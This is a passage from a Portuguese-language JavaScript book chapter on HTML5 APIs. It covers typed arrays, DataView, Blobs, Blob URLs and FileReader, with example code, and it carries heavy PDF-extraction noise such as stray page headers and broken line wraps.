`// => verdadeiro: ambos são modos de exibição do mesmo`

`// buffer`

`last3.byteOffset`

`// => 14: este modo de exibição começa no byte 14 do buffer`

`last3.byteLength`

`// => 6: este modo de exibição tem 6 bytes (3 ints de 16`

`// bits) de comprimento`

O objeto `ArrayBuffer` em si tem apenas uma propriedade que retorna seu comprimento: `last3.byteLength`

`// => 6: este modo de exibição tem 6 bytes de comprimento`

`last3.buffer.byteLength`

`// => 20: mas o buffer subjacente tem 20 bytes`

Os `ArrayBuffers` são apenas trechos de bytes opacos. Você pode acessar esses bytes com arrays tipados, mas um `ArrayBuffer` não é ele mesmo um array tipado. Contudo, tome cuidado: indexação numérica de array pode ser usada com `ArrayBuffers` assim como em qualquer objeto de JavaScript.

Contudo, fazer isso não dá acesso aos bytes do buffer:

`var bytes = new Uint8Array(8); // Aloca 8 bytes`

`bytes[0] = 1;`

`// Configura o primeiro byte como 1`

`bytes.buffer[0]`

```
// => indefinido: o buffer não tem índice 0
bytes.buffer[1] = 255;

// Tenta incorretamente configurar um byte no buffer
bytes.buffer[1]

// => 255: isso apenas configura uma propriedade normal
// de JS
bytes[1]
```

```
// => 0: a linha anterior não configurou o byte
```

Capítulo 22 APIs de HTML5 675

Você pode criar `ArrayBuffers` diretamente com a construtora `ArrayBuffer()` e, dado um objeto `ArrayBuffer`, pode criar qualquer número de modos de exibição de array tipado desse buffer: `var buf = new ArrayBuffer(1024*1024);`

```
// Um megabyte
```

```
var asbytes = new Uint8Array(buf);
```

```
// Visto como bytes
```

```
var asints = new Int32Array(buf);
```

```
//
```

Visto como inteiro de 32 bits com sinal

```
var lastK = new Uint8Array(buf,1023*1024);
```

```
// Último kilobyte como bytes
```

lado do client

Ja

```
var ints2 = new Int32Array(buf, 1024, 256); // 2º kilobyte como 256  
inteiros vaScript do
```

Os arrays tipados permitem ver a mesma sequência de bytes em trechos de 8, 16, 32 ou 64 bits. Isso expõe a “ordem endian”: a ordem na qual os bytes são organizados em palavras mais longas. Por e

eficiência, os arrays tipados utilizam a ordem endian nativa do hardware subjacente. Em sistemas little-endian, os bytes de um número são organizados em um ArrayBuffer, do menos significativo para o mais significativo. Em plataformas big-endian, os bytes são organizados do mais significativo para o menos significativo. Você pode determinar a ordem endian da plataforma subjacente com código como o seguinte: // Se o inteiro 0x00000001 é organizado na memória como 01 00 00 00, então

```
// estamos em uma plataforma little-endian. Em uma plataforma big-  
endian, obteríamos
```

```
// os bytes 00 00 00 01.
```

```
var little_endian = new Int8Array(new Int32Array([1]).buffer)[0] == =  
1; Atualmente, as arquiteturas de CPU mais comuns são little-endian.  
Contudo, muitos protocolos de rede e alguns formatos de arquivo binários  
exigem ordem de bytes big-endian. Na Seção 22.6, você vai aprender como  
pode usar ArrayBuffers para armazenar os bytes lidos de arquivos ou  
baixados da rede. Quando faz isso, você não pode apenas supor que a  
ordem endian da plataforma corresponde à ordem dos bytes dos dados. Em  
geral, ao trabalhar com dados externos, você pode usar Int8Array e  
Uint8Array para ver os dados como um array de bytes individuais, mas  
não deve usar os outros arrays tipados com tamanhos de palavra de vários  
bytes. Em vez disso, pode usar a classe DataView, que define métodos para  
ler e gravar valores de um ArrayBuffer com ordem de byte especificada  
explicitamente: var data;
```

```
// Presume que isso é um ArrayBuffer da rede
```

```
var view = DataView(data);
```


// Cria um modo de exibição dele

var int = view.getInt32(0);

// int big-endian de 32 bits com sinal do byte 0

int = view.getInt32(4,false);

// O próximo int de 32 bits também é big-endian

int = view.getInt32(8,true)

// Próximos 4 bytes como int little-endian com sinal

view.setInt32(8,int,false);

// Grava de volta no formato big-endian

DataView define oito métodos get para cada um dos oito formatos de array tipado. Eles têm nomes como getInt16(), getUint32() e getFloat64(). O primeiro argumento é o deslocamento de byte dentro do ArrayBuffer em que o valor começa. Todos esses métodos getter, fora getInt8() e getUint8(), aceitam um valor booleano opcional como segundo argumento. Se o segundo argumento é omitido ou é false, a ordem de byte big-endian é usada. Se o segundo argumento é true, é usada a ordem little-endian.

DataView define oito métodos set correspondentes que gravam valores no ArrayBuffer subjacente.

O primeiro argumento é o deslocamento em que o valor começa. O segundo argumento é o valor a gravar. Cada um dos métodos, exceto setInt8() e setUint8(), aceita um terceiro argumento opcional. Se o argumento é omitido ou é false, o valor é gravado no formato big-endian, com o byte mais significativo primeiro. Se o argumento é true, o valor é gravado no formato little-endian, com o byte menos significativo primeiro.

676 Parte II JavaScript do lado do cliente 22.6 Blobs

Um Blob é uma referência opaca para (ou alça para) um trecho de dados. O nome vem dos bancos de dados SQL, onde significa “Binary Large Object” (objeto binário grande). Em JavaScript, os Blobs frequentemente representam dados binários e podem ser grandes, mas nenhuma das duas coisas é obrigatória: um Blob também poderia representar o conteúdo de um arquivo de texto pequeno. Os Blobs são opacos: tudo que pode ser feito diretamente com eles é determinar seu tamanho em bytes, solicitar seu tipo MIME e decompô-los em Blobs menores: var blob = ... // Vamos ver

posteriormente como obter um Blob

blob.size

// Tamanho do Blob em bytes

blob.type

// Tipo MIME do Blob ou "", se for desconhecido

*var subblob = blob.slice(0,1024, "text/plain"); // Primeiro 1K do Blob
como texto var last = blob.slice(blob.size-1024, 1024);*

// Último 1K do Blob, não tipado

O navegador Web pode armazenar Blobs na memória ou no disco e os Blobs podem representar trechos de dados enormes (como arquivos de vídeo), grandes demais para caber na memória principal sem primeiro serem decompostos em partes menores com slice(). Como os Blobs podem ser muito grandes e exigir acesso a disco, as APIs que trabalham com eles são assíncronas (com versões síncronas disponíveis para uso por threads worker).


Os Blobs em si não são extremamente interessantes, mas servem como um mecanismo de troca de dados fundamental para várias APIs JavaScript que trabalham com dados binários. A Figura 22-2




ilustra como os Blobs podem ser lidos e gravados na Web, no sistema de arquivo local, em bancos de dados locais e também em outras janelas e workers. Mostra também como o conteúdo do Blob pode ser acessado como texto, como arrays tipados ou como URLs.



Antes de poder trabalhar com um Blob, você deve obter um de algum modo. Existem várias maneiras de fazer isso, algumas envolvendo APIs que já abordamos e algumas envolvendo APIs descritas posteriormente neste capítulo:

- Os Blobs são suportados pelo algoritmo de clone estruturado (consulte “Clones estruturados”, na página 672), ou seja, você pode obter um de outra janela ou thread por meio do evento mensagem. Consulte a Seção 22.3 e a Seção 22.4.*

- Os Blobs podem ser recuperados de bancos de dados do lado do cliente, conforme descrito na Seção 22.8.
 - Os Blobs podem ser baixados da Web por meio de scripts HTTP, usando-se recursos de ponta da especificação XHR2. Isso está abordado na Seção 22.6.2.
 - Você pode criar seus próprios blobs, usando um objeto BlobBuilder para construí-los a partir de strings, de objetos ArrayBuffer (Seção 22.5) e de outros Blobs. O objeto BlobBuilder está demonstrado na Seção 22.6.3.
 - Por fim, e mais importante, o objeto File de JavaScript do lado do cliente é um subtipo de Blob: um File é apenas um Blob de dados com um nome e uma data de modificação. Você pode obter objetos File a partir de elementos `<input type="file">` e da API de arrastar e soltar, conforme explicado na Seção 22.6.1. Os objetos File também podem ser obtidos usando-se a API Filesystem, o que é abordado na Seção 22.7.
- Uma vez que você tenha um Blob, existem várias coisas que podem ser feitas com ele, muitas delas simétricas aos itens anteriores:







1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

██████████

██████████

██████████

██████████

██████████

██████████

██████████

██████████

██████████

██████████

██████████

██████████

██████████

██████████

██████████

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19



Capítulo 22 APIs de HTML5 677

URLs

Web

taURL()

lado do client

Ja

tURL()

vaScript do

teObjec

.readAsDa

ea

e

File

.r

URL.cr

riter

Sistema

response

FileW

.send()

de arquivo

FileReader.readAsText()

API IndexedDB

Blob

BlobBuilder.append()

Banco de dados

Texto

ileReader

postMessage()

evento mensagem

.readAsArr .append()

ayBuffer()

A r r a y B u f f e r

Workers

T y p e d

A r r a y

Windows

Figura 22-2 Blobs e as APIs que os utilizam.

- *Um Blob pode ser enviado para outra janela ou thread worker com `postMessage()`. Consulte a Seção 22.3 e a Seção 22.4.*
- *Um Blob pode ser armazenado em um banco de dados do lado do cliente. Consulte a Seção 22.8.*
- *Um Blob pode ser carregado em um servidor, passando-o para o método `send()` de um objeto `XMLHttpRequest`. O exemplo de upload de arquivo (Exemplo 18-9) demonstrou como fazer isso (lembre-se de que um objeto `File` é apenas um tipo especializado de Blob).*
- *A função `createObjectURL()` pode ser usada para obter um URL blob:// especial que se refira ao conteúdo de um Blob e, então, esse URL pode ser usado com o DOM ou com CSS. A Seção 22.6.4 demonstra isso.*
- *Um objeto `FileReader` pode ser usado para extrair de forma assíncrona (ou de forma síncrona, em uma thread worker) o conteúdo de um Blob em uma string ou em um `ArrayBuffer`. A Seção 22.6.5 demonstra a técnica*

básica.

678 Parte II JavaScript do lado do cliente

- A API `Filesystem` e o objeto `FileWriter`, descritos na Seção 22.7, podem ser usados para gravar um `Blob` em um arquivo local.

As subseções a seguir demonstram maneiras simples de obter e usar `Blobs`. As técnicas mais complicadas, envolvendo o sistema de arquivo local e bancos de dados do lado do cliente, são abordadas posteriormente, em suas próprias seções.

22.6.1 Arquivos como `Blobs`

O elemento `<input type="file">` se destinava originalmente a habilitar uploads de arquivo em formulários HTML. Os navegadores sempre tiveram o cuidado de implementar esse elemento de modo a permitir apenas o upload de arquivos explicitamente selecionados pelo usuário. Scripts não podem configurar a propriedade `value` desse elemento com um nome de arquivo, de modo que não podem carregar arquivos arbitrários do computador do usuário. Mais recentemente, os fornecedores de navegador estenderam esse elemento para permitir acesso do lado do cliente a arquivos selecionados pelo usuário. Note que permitir a um script do lado do cliente ler o conteúdo de arquivos selecionados não é mais nem menos seguro do que permitir que esses arquivos sejam carregados no servidor.

Nos navegadores que suportam acesso a arquivos locais, a propriedade `files` de um elemento

`<input type="file">` será um objeto `FileList`. Trata-se de um objeto semelhante a um array cujos elementos são zero ou mais objetos `File` selecionados pelo usuário. Um objeto `File` é um `Blob` que também tem propriedades `name` e `lastModifiedDate`:

```
<script>
```

```
// Registra informações sobre uma lista de arquivos selecionados function  
fileinfo(files) {
```

```
for(var i = 0; i < files.length; i++) { // files é um objeto semelhante a  
um array var f = files[i];
```

```
console.log(f.name,
```

```
// Somente nome: sem caminho
```

```
f.size, f.type,
```

```
// size e type são propriedades do Blob
```

```
f.lastModifiedDate);
```

```
// outra propriedade de File
```

```
}
```

```
}
```

```
</script>
```

<!-- Permite a seleção de vários arquivos de imagem, bem como passá-los para fileinfo()-->

<input type="file" accept="image/" multiple
onchange="fileinfo(this.files)"/> A capacidade de exibir os nomes, tipos e
tamanhos de arquivos selecionados não é tremendamente interessante. Na
Seção 22.6.4 e na Seção 22.6.5, vamos ver como é possível utilizar o
conteúdo do arquivo.*

*Além de selecionar arquivos com um elemento <input>, o usuário
também pode dar a um script acesso a arquivos locais, soltando-os no
navegador. Quando um aplicativo receber um evento drop, a propriedade
dataTransfer.files do objeto evento será o objeto FileList associado à*

soltura, caso tenha havido uma. A API de arrastar e soltar foi abordada na Seção 17.7 e o Exemplo 22-10, a seguir, demonstra seu uso com arquivos.

22.6.2 Baixando Blobs

O Capítulo 18 abordou os scripts HTTP com o objeto XMLHttpRequest e também documentou alguns dos novos recursos da versão preliminar da especificação XMLHttpRequest Level 2

Capítulo 22 APIs de HTML5 679

(XHR2). Quando este livro estava sendo escrito, a XHR2 definia uma maneira de baixar o conteúdo de um URL como um Blob, mas as implementações de navegador ainda não a suportavam.

Como o código ainda não pode ser testado, esta seção é apenas um esboço simples da API XHR2

para trabalhar com Blobs.

O Exemplo 22-9 mostra a técnica básica para baixar um Blob da Web. Compare esse exemplo com **lado do client**

Jav

o Exemplo 18-2, que baixa o conteúdo de um URL como texto puro:

aScript do

Exemplo 22-9 Baixando um Blob com XMLHttpRequest

e

```
// Obtém (com GET) o conteúdo do url como um Blob e passa-o para a  
função callback
```

```
// especificada.
```

```
// Este código não está testado: nenhum navegador suportava essa API  
quando ele foi
```

```
// escrito.
```

```
function getBlob(url, callback) {
```

```
var xhr = new XMLHttpRequest(); // Cria novo objeto XHR
```

```
xhr.open("GET", url);
```

```
// Especifica o URL a ser buscado
```

```
xhr.responseType = "blob"
```

```
// Gostaríamos de um Blob, por favor
```

```
xhr.onload = function() {
```

```
// onload é mais fácil do que onreadystatechange
```

```
callback(xhr.response);
```

```
// Passa o blob para nossa função callback
```

```
}
```

```
// Note .response e não .responseText
```

```
xhr.send(null);
```

```
// Envia o pedido agora
```

```
}
```

Se o Blob é muito grande e você quiser começar a processá-lo enquanto ele está sendo baixado, pode usar uma rotina de tratamento de evento onprogress, junto com as técnicas de leitura de Blob demonstradas na

22.6.3 Construindo Blobs

Os Blobs frequentemente representam trechos de dados de uma fonte externa, como um arquivo local, um URL ou um banco de dados. Mas às vezes um aplicativo Web quer criar seus próprios Blobs para carregar na Web ou armazenar em um arquivo ou banco de dados ou passar para outra thread.

Para criar um Blob a partir de seus próprios dados, use um `BlobBuilder`:

```
// Cria um novo BlobBuilder
```

```
var bb = new BlobBuilder();
```

```
// Anexa uma string no blob e marca o final da string com um caractere NUL
```

```
bb.append("This blob contains this text and 10 big-endian 32 bits signed ints."); bb.append("\0"); // Termina a string com NUL para marcar seu fim
```

```
// Armazena alguns dados em um ArrayBuffer
```

```
var ab = new ArrayBuffer(4*10);
```

```
var dv = new DataView(ab);
```

```
for(var i = 0; i < 10; i++) dv.setInt32(i*4,i);
```

```
// Anexa o ArrayBuffer ao Blob
```

```
bb.append(ab);
```

```
// Agora obtém o blob do construtor, especificando um tipo MIME fictício  
var blob = bb.getBlob("x-opcional/mime-type-here");
```

Vimos no início desta seção que os Blobs têm um método `slice()` que os decompõem em partes.

Você pode unir Blobs passando-os para o método `append()` de um `BlobBuilder`.

680 Parte II JavaScript do lado do cliente 22.6.4 URLs de Blob

As seções anteriores mostraram como você pode obter ou criar Blobs.

Agora vamos avançar e come-

çar a falar sobre o que é possível fazer com os Blobs obtidos ou criados. Uma das coisas mais simples que podem ser feitas com um Blob é criar um URL que se refira a ele. Então, você pode usar esse URL em qualquer lugar onde usaria um URL normal: no DOM, em uma folha de estilo ou mesmo como destino de um XMLHttpRequest.

Crie um URL de Blob com a função createObjectURL(). Quando este livro estava sendo escrito, a versão preliminar da especificação e o Firefox 4 colocavam essa função em um objeto global chamado URL, sendo que o Chrome e o Webkit colocam um prefixo nesse novo objeto global, chamando-o de webkitURL. As versões anteriores da especificação (e as implementações de navegador anteriores) colocam a função diretamente no objeto Window. Para criar URLs de Blob de forma portátil entre os navegadores, você pode definir um utilitário como segue: var

```
getBlobURL = (window.URL && URL.createObjectURL.bind(URL)) ||  
(window.webkitURL && webkitURL.createObjectURL.bind(webkitURL)) ||  
window.createObjectURL;
```

Os Web workers também podem usar essa API e ter acesso a essas mesmas funções, no mesmo objeto URL (ou webkitURL).

Passe um blob para createObjectURL() e ela retorna um URL (como uma string normal). O URL

vai começar com blob:// e esse esquema de URL será seguido por uma string de texto curta, identificando o Blob com algum tipo de identificador opaco exclusivo. Note que isso é muito diferente de um URL data://, que codifica seu próprio conteúdo. Um URL de Blob é simplesmente uma referência a um Blob armazenado pelo navegador na memória ou no disco. Os URLs blob:// também são muito diferentes dos URLs file://, que se referem diretamente a um arquivo no sistema de arquivo local, expondo o caminho do arquivo, permitindo navegação pelo diretório e levantando problemas de segurança.

O Exemplo 22-10 demonstra duas técnicas importantes. Primeiramente, ele implementa um “alvo de soltura” que capta eventos arrastar e soltar envolvendo arquivos. Então, quando o usuário solta um ou mais arquivos no alvo de soltura, o exemplo usa createObjectURL() para obter um URL para cada um e, então, cria elementos para exibir miniaturas das imagens referenciadas por esses URLs.

Exemplo 22-10 Exibindo arquivos de imagem soltos com URLs de Blob

```
<!DOCTYPE html>

<html> <head>

<script>

// Quando este livro estava sendo escrito, o Firefox e o Webkit
discordavam quanto ao

// nome da função createObjectURL()

var getBlobURL = (window.URL && URL.createObjectURL.bind(URL)) ||

(window.webkitURL && webkitURL.createObjectURL.bind(webkitURL)) ||

window.createObjectURL;

var revokeBlobURL = (window.URL &&
URL.revokeObjectURL.bind(URL)) ||

(window.webkitURL && webkitURL.revokeObjectURL.bind(webkitURL))
||

window.revokeObjectURL;
```

Capítulo 22 APIs de HTML5 681

```
// Quando o documento é carregado, adiciona rotinas de tratamento de
evento no elemento

// droptarget para que ele possa tratar de solturas de arquivos

window.onload = function() {

// Localiza o elemento em que queremos adicionar rotinas de tratamento.

var droptarget = document.getElementById("droptarget");
```


// Quando o usuário começa a arrastar arquivos sobre o droptarget, realça-o.

lado do client

Ja

droptarget.ondragenter = function(e) {

vaS

// Se o arrasto é de algo que não sejam arquivos, ignora-o.

cript do

// O atributo dropzone de HTML5 vai simplificar isso, quando for implementado.

var types = e.dataTransfer.types;

e

if (!types ||

(types.contains "&& types.contains("Files")) ||

```
(types.indexOf && types.indexOf("Files") !== -1)) {
```

```
droptarget.classList.add("active"); // Realça droptarget return false;
```

```
// Estamos interessados no arrasto
```

```
}
```

```
};
```

```
// Retira o realce da zona de soltura, caso o usuário saia dela
```

```
droptarget.ondragleave = function() {
```

```
droptarget.classList.remove("active");
```

```
};
```

```
// Esta rotina de tratamento apenas diz ao navegador para que continue a  
enviar
```

```
// notificações
```

```
droptarget.ondragover = function(e) { return false; };
```

```
// Quando o usuário solta arquivos em nós, obtemos seus URLs e exibimos  
miniaturas.
```

```
droptarget.ondrop = function(e) {
```

```
var files = e.dataTransfer.files;
```

```
// Os arquivos soltos
```

```
for(var i = 0; i < files.length; i++) {
```

```
// Itera por todos eles
```

```
var type = files[i].type;
```

```
if (type.substring(0,6) !== "image/")
```

```
// Pula o que não for imagem
```

```
continue;
```

```
var img = document.createElement("img");
```

```
// Cria um elemento <img>
```

```
img.src = getBlobURL(files[i]);
```

*// Usa URL de Blob com *

img.onload = function() {

// Quando ele for carregado

this.width = 100;

// ajusta seu tamanho e

document.body.appendChild(this);

// insere no documento.

revokeBlobURL(this.src);

// Mas não vaza memória!

}

}

```
droptarget.classList.remove("active");
```

```
// Retira o realce de
```

```
// droptarget
```

return

false;

// Tratamos da soltura

}

};

</script>

<style> / Estilos simples para o alvo de soltura de arquivo */*

#droptarget { border: solid black 2px; width: 200px; height: 200px; }

#droptarget.active { border: solid red 4px; }

682 *Parte II JavaScript do lado do cliente*

</style>

</head>

<body> <!-- O documento começa apenas com o alvo de soltura de arquivo -->

<div id="droptarget">Drop Image Files Here</div>

</body>

</html>

Os URLs de Blob têm a mesma origem (Seção 13.6.2) do script que os cria. Isso os torna muito mais versáteis do que os URLs *file://*, que têm uma origem separada e, portanto, são difíceis de usar dentro de um aplicativo Web. Um URL de Blob é válido apenas em documentos da mesma origem.

Se, por exemplo, você passasse um URL Blob via *postMessage()* para uma

janela com uma origem diferente, o URL não teria significado para essa janela.

Os URLs de Blob não são permanentes. Um URL de Blob não será mais válido quando o usuário tiver fechado ou saído do documento cujo script criou o URL. Não é possível, por exemplo, salvar um URL de Blob no armazenamento local e então reutilizá-lo quando o usuário iniciar uma nova sessão com um aplicativo Web.

Também é possível “revogar” manualmente a validade de um URL de Blob, chamando `URL.revokeObjectURL()` (ou `webkitURL.revokeObjectURL()`) – e você pode ter notado que o Exemplo 22-10 faz isso. Essa é uma questão de gerenciamento de memória. Uma vez exibida a imagem em miniatura, o Blob não é mais necessário e deve ser eliminado pela coleta de lixo. Mas se o navegador Web está mantendo um mapeamento do URL de Blob que criamos para o Blob, esse Blob não pode ir para a coleta de lixo, mesmo que não o estejamos usando. O interpretador JavaScript não pode monitorar a utilização de strings e, se o URL ainda é válido, o interpretador tem de supor que ele ainda pode ser usado. Isso significa que o Blob não pode ir para a coleta de lixo até que o URL seja revogado. O

Exemplo 22-10 usa arquivos locais que não exigem limpeza, mas você pode imaginar um problema de gerenciamento de memória mais sério se o Blob em questão fosse construído na memória com um `BlobBuilder` ou baixado com `XMLHttpRequest` e armazenado em um arquivo temporário.

O esquema de URL `blob://` é explicitamente projetado para funcionar como um URL `http://` simplificado e, quando URLs `blob://` são solicitados, os navegadores são obrigados a atuar como mini-

-servidores HTTP. Se é solicitado um URL de Blob que não é mais válido, o navegador deve enviar um código de status 404 Not Found. Se é solicitado um URL de Blob de uma origem diferente, o navegador deve responder com 403 Not Allowed. Os URLs de Blob só funcionam com solicitações GET e, quando um é solicitado com sucesso, o navegador envia um código de status HTTP 200

OK e também um cabeçalho `Content-Type` que utiliza a propriedade `type` do Blob. Como os URLs de Blob funcionam como URLs HTTP simples, você pode “baixar” seus conteúdos com `XMLHttpRequest`. (Contudo, conforme vamos ver na próxima seção, você pode ler o conteúdo de um Blob mais diretamente, usando um objeto `FileReader`.)

22.6.5 Lendo Blobs

Até aqui, os Blobs têm sido trechos de dados opacos que permitem apenas

acesso indireto ao seu conteúdo por meio de URLs de Blob. O objeto `FileReader` nos permite acesso de leitura aos caracteres ou bytes contidos em um Blob, sendo que você pode considerá-lo como o oposto de um `BlobBuilder`. (Um nome melhor seria `BlobReader`, pois ele funciona com qualquer Blob e não apenas com Files.) Como os Blobs podem ser objetos muito grandes armazenados no sistema de arquivos, a API para lê-los é assíncrona, muito parecida com a API `XMLHttpRequest`. Uma Capitulo 22 APIs de HTML5 683

versão síncrona da API, `FileReaderSync`, está disponível em `threads worker`, embora `workers` também possam usar a versão assíncrona.

Para usar um `FileReader`, primeiro crie uma instância com a construtora `FileReader()`. Em seguida, defina rotinas de tratamento de evento. Normalmente, você vai definir rotinas de tratamento para eventos `load` e `error` e possivelmente também para eventos `progress`. Isso pode ser feito com `onload`, **lado do client**

Ja

`onerror` e `onprogress` ou com o método padrão `addEventListener()`. Os objetos `FileReader` também **vaS**

disparam eventos `loadstart`, `loadend` e `abort`, os quais são como os eventos `XMLHttpRequest` de **cript do**

nomes iguais: consulte a Seção 18.1.4.

e

Uma vez que você tenha criado um `FileReader` e registrado rotinas de tratamento de evento convenientes, deve passar o Blob que deseja ler para um dos quatro métodos: `readAsText()`, `readAsArrayBuffer()`, `readAsDataURL()` e `readAsBinaryString()`. (Evidentemente, você pode chamar um desses métodos primeiro e depois registrar rotinas de tratamento de evento – a natureza de thread única de JavaScript, descrita na Seção 22.4, significa que rotinas de tratamento de evento nunca serão chamadas até que sua função tenha retornado e o navegador esteja de volta ao seu laço de eventos.) Os dois primeiros métodos são os mais importantes e são abordados aqui. Cada um desses métodos de leitura recebe um Blob como primeiro argumento. `readAsText()` recebe um segundo argumento opcional, especificando o nome de uma codificação de texto. Se você omitir a codificação, ele vai trabalhar automaticamente com texto ASCII e UTF-8 (e também texto UTF-16, com uma marca de ordem de byte ou BOM – de byte-order mark).

Quando o `FileReader` lê o `Blob` especificado, ele atualiza sua propriedade `readyState`. O valor come-

ça em 0, indicando que nada foi lido. Ele muda para 1 quando dados estiverem disponíveis e para 2

quando a leitura tiver terminado. A propriedade `result` contém um resultado parcial ou completo como uma `string` ou como um `ArrayBuffer`. Normalmente, você não sonda as propriedades `state` e `result`, mas as utiliza a partir de sua rotina de tratamento de evento `onprogress` ou `onload`.

O Exemplo 22-11 demonstra como usar o método `readAsText()` para ler arquivos de texto locais selecionados pelo usuário.

Exemplo 22-11 Lendo arquivos de texto com `FileReader`

```
<script>
```

```
// Lê o arquivo de texto especificado e o exibe no elemento <pre> a  
seguir function readfile(f) {
```

```
var reader = new FileReader(); // Cria um objeto FileReader
```

```
reader.readAsText(f);
```

```
// Lê o arquivo
```

```
reader.onload = function() {
```

```
// Define uma rotina de tratamento de evento
```

```
var text = reader.result;
```

// Este é o conteúdo do arquivo

var out = document.getElementById("output");

// Localiza o elemento de saída

out.innerHTML = "";

// Limpa-o

out.appendChild(document.createTextNode(text)); // Exibe o conteúdo do arquivo

}

reader.onerror = function(e) {

// Se algo der errado

console.log("Error", e);

// Apenas registra

};

}

</script>

Select the file to display:

<input type = "file" onchange = "readfile(this.files[0])"> </input>

<pre id = "output"> </pre>

684 Parte II JavaScript do lado do cliente O método `readAsArrayBuffer()` é semelhante a `readAsText()`, exceto que geralmente dá um pouco mais de trabalho usar o resultado de um `ArrayBuffer` do que o resultado de uma string. O Exemplo 22-12 utiliza `readAsArrayBuffer()` para ler os quatro primeiros bytes de um arquivo como um inteiro big-endian.

Exemplo 22-12 Lendo os quatro primeiros bytes de um arquivo

<script>

// Examina os 4 primeiros bytes do blob especificado. Se esse "número mágico"

// identifica o tipo do arquivo, configura uma propriedade no Blob de forma assíncrona.

function typefile(file) {

var slice = file.slice(0,4);

// Lê apenas o início do arquivo

var reader = new FileReader();

// Cria um FileReader assíncrono

reader.readAsArrayBuffer(slice);

// Lê a fatia do arquivo

reader.onload = function(e) {

var buffer = reader.result;

// O ArrayBuffer resultante

var view = new DataView(buffer);

// Obtém acesso aos bytes resultantes

var magic = view.getUint32(0, false);

// Lê 4 bytes, big-endian

switch(magic) {

// Determina o tipo de arquivo a partir deles

*case 0x89504E47: file.verified_type = "image/png"; break; case
0x47494638: file.verified_type = "image/gif"; break; case 0x25504446:
file.verified_type = "application/pdf"; break; case 0x504b0304:
file.verified_type = "application/zip"; break;*

}

```
console.log(file.name,
```

```
file.verified_type);
```

```
};
```

```
}
```

```
</script>
```

`<input type = "file" onchange = "typefile(this.files[0])">` `</input>` Nas *threads worker* você pode usar *FileReaderSync*, em vez de *FileReader*. A API síncrona define os mesmos métodos *readAsText()* e *readAsArrayBuffer()* que recebem os mesmos argumentos dos métodos assíncronos. A diferença é que os métodos síncronos bloqueiam até que a operação esteja concluída e retornam a string resultante ou *ArrayBuffer* diretamente, sem necessidade de rotinas de tratamento de evento. O Exemplo 22-14 usa *FileReaderSync*.

22.7 A API *Filesystem*

Na Seção 22.6.5, vimos a classe *FileReader* usada para ler o conteúdo de arquivos selecionados pelo usuário ou de qualquer *Blob*. Os tipos *File* e *Blob* são definidos por uma versão preliminar da especificação conhecida como API *File*. Outra versão draft de especificação, ainda mais recente do que a API *File*, fornece aos aplicativos Web acesso controlado a uma “caixa de areia” do sistema de arquivo local privativo, na qual podem gravar arquivos, ler arquivos, criar diretórios, listar diretórios, etc.

Quando este livro estava sendo escrito, essa API *Filesystem* era implementada apenas pelo navegador Chrome do Google, mas é uma forma local de armazenamento poderosa e importante, de modo que é abordada aqui, mesmo sendo essa API ainda menos estável do que a maioria das outras descritas neste capítulo. Esta seção aborda tarefas básicas de sistema de arquivos, mas não demonstra todos os recursos da API. Como a API é nova e instável, não está documentada na seção de referência deste livro.

